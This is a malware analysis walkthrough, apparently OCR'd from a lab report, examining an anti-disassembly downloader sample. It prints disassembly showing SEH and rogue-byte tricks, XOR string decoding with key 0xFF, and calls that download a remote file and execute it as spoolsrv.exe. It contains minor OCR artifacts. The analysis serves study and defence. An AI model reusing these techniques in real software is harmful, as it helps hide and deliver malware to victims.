


This division-by-zero operation will trigger a runtime error, preventing any code that follows from executing—strongly

suggesting it's a red herring, meant to mislead analysis. At this point, we can be fairly confident that this section of code is intentionally executed by overwriting the return address on the stack. This manipulation redirects control flow after the main function concludes, allowing the malware to bypass normal execution and initiate its true payload.

ii. What does the malicious code do?

Continuing from our previous analysis, we observe a reference to 0x004014C0 from loc_401497, but notably, there are no call instructions leading to it. This suggests that the divide-by-zero exception is likely being handled by an exception handler located at 0x004014C0. It appears that this handler was mistakenly interpreted as data by the disassembler—another result of antidisassembly techniques. This reinforces the idea that structured exception handling (SEH) is being used to redirect execution flow in a non-obvious way, further complicating static analysis.



By converting the suspected handler at 0x004014C0 into code, we uncover another antidisassembly trick at address 0x004014D7. This further supports the presence of obfuscation techniques designed to mislead disassemblers and analysts, making it harder to trace the true execution path of the program.

```
.text:004014C0                ; ---------------------------------------------------------------------------
.text:004014C0
.text:004014C0                loc_4014C0:                             ; DATA XREF: .text:loc_401497↑o
.text:004014C0 8B 64 24 08                    mov     esp, [esp+8]
.text:004014C4 64 A1 00 00+                   mov     eax, large fs:0
.text:004014CA 8B 00                          mov     eax, [eax]
.text:004014CC 8B 00                          mov     eax, [eax]
.text:004014CE 64 A3 00 00+                   mov     large fs:0, eax
.text:004014D4 83 C4 08                       add     esp, 8
.text:004014D7
.text:004014D7                loc_4014D7:                             ; CODE XREF: .text:loc_4014D7↑j
.text:004014D7 EB FF                          jmp     short near ptr loc_4014D7+1
.text:004014D9                ; ---------------------------------------------------------------------------
.text:004014D9 C0 48 E8 00                    ror     byte ptr [eax-18h], 0
.text:004014DD 00                             db    0
.text:004014DE 00                             db    0
.text:004014DF 00                             db    0
.text:004014E0                ; ---------------------------------------------------------------------------
.text:004014E0 55                             push    ebp
```


By isolating the rogue EB byte and converting it to code, we start to reveal a much clearer execution path. This section includes a call to URLDownloadToFileA, confirming the malware's download functionality, followed by additional anti-disassembly obfuscation and finally a call to WinExec. This strongly indicates the program is designed to download a file from the internet and then execute it—typical behavior for a downloader-style malware.

```
.text:004014D4                ; ---------------------------------------------------------------------------
.text:004014D7 EB                             db 0EBh
.text:004014D8                ; ---------------------------------------------------------------------------
.text:004014D8 FF C0                          inc     eax
.text:004014DA 48                             dec     eax
.text:004014DB E8 00 00 00+                   call    $+5
.text:004014E0 55                             push    ebp
.text:004014E1 8B EC                          mov     ebp, esp
.text:004014E3 53                             push    ebx
.text:004014E4 56                             push    esi
.text:004014E5 57                             push    edi
.text:004014E6 68 10 30 40+                   push    offset unk_403010
.text:004014EB E8 44 00 00+                   call    sub_401534
.text:004014F0 83 C4 04                       add     esp, 4
.text:004014F3 68 40 30 40+                   push    offset unk_403040
.text:004014F8 E8 37 00 00+                   call    sub_401534
.text:004014FD 83 C4 04                       add     esp, 4
.text:00401500 6A 00                          push    0
.text:00401502 6A 00                          push    0
.text:00401504 68 40 30 40+                   push    offset unk_403040
.text:00401509 68 10 30 40+                   push    offset unk_403010
.text:0040150E 6A 00                          push    0
.text:00401510 E8 73 00 00+                   call    URLDownloadToFileA
.text:00401515 74 03                          jz      short near ptr loc_401519+1
.text:00401517 75 01                          jnz     short near ptr loc_401519+1
.text:00401519
.text:00401519                loc_401519:                             ; CODE XREF: .text:00401515↑j
.text:00401519                                                        ; .text:00401517↑j
.text:00401519 E8 6A 00 68+                   call    near ptr [illegible]
.text:0040151E 30 40 00                       xor     [eax+0], al
.text:00401521 FF 15 34 20+                   call    ds:WinExec
.text:00401527 6A 00                          push    0
.text:00401529 FF 15 30 20+                   call    ds:ExitProcess
.text:0040152F 5F                             pop     edi
.text:00401530 5E                             pop     esi
.text:00401531 5B                             pop     ebx
.text:00401532 5D                             pop     ebp
.text:00401533 C3                             retn
```


By once again isolating the rogue byte and converting the surrounding data into code, we can now see what appears to be a properly formed and coherent function. This suggests we've successfully bypassed another layer of anti-disassembly, revealing the intended control flow and behavior of the program.

iii. What URL does the malware use?


This question can be quickly addressed through dynamic analysis—using tools like Fakenet-NG, as demonstrated in Question 1. However, to fully understand how this functionality is constructed, we need to closely examine one of the newly revealed functions in our disassembled code. Even though the control flow graphs may still appear somewhat disorganized due to prior anti-disassembly tricks, analyzing these functions will help uncover the logic behind the program's behavior.




Notably, there are a couple of calls to sub_401534 right before two seemingly random strings are pushed and a call is made to URLDownloadToFileA. Upon examining sub_401534, we find that it appears to be a straightforward XOR decoding function that uses the key 0xFF.



Taking the obfuscated data at byte_403010,




By decoding the hex values at byte_403010 and applying the XOR operation with the identified key (0xFF), we recover the original URL we identified earlier.



iii. What filename does the malware use?

To find the filename used by the malware, we apply the same decode-and-XOR process to the value stored in CmdLine. This reveals the decoded filename the malware uses when writing the file to disk.



From this process, we determine that the filename used by the malware is spoolsrv.exe.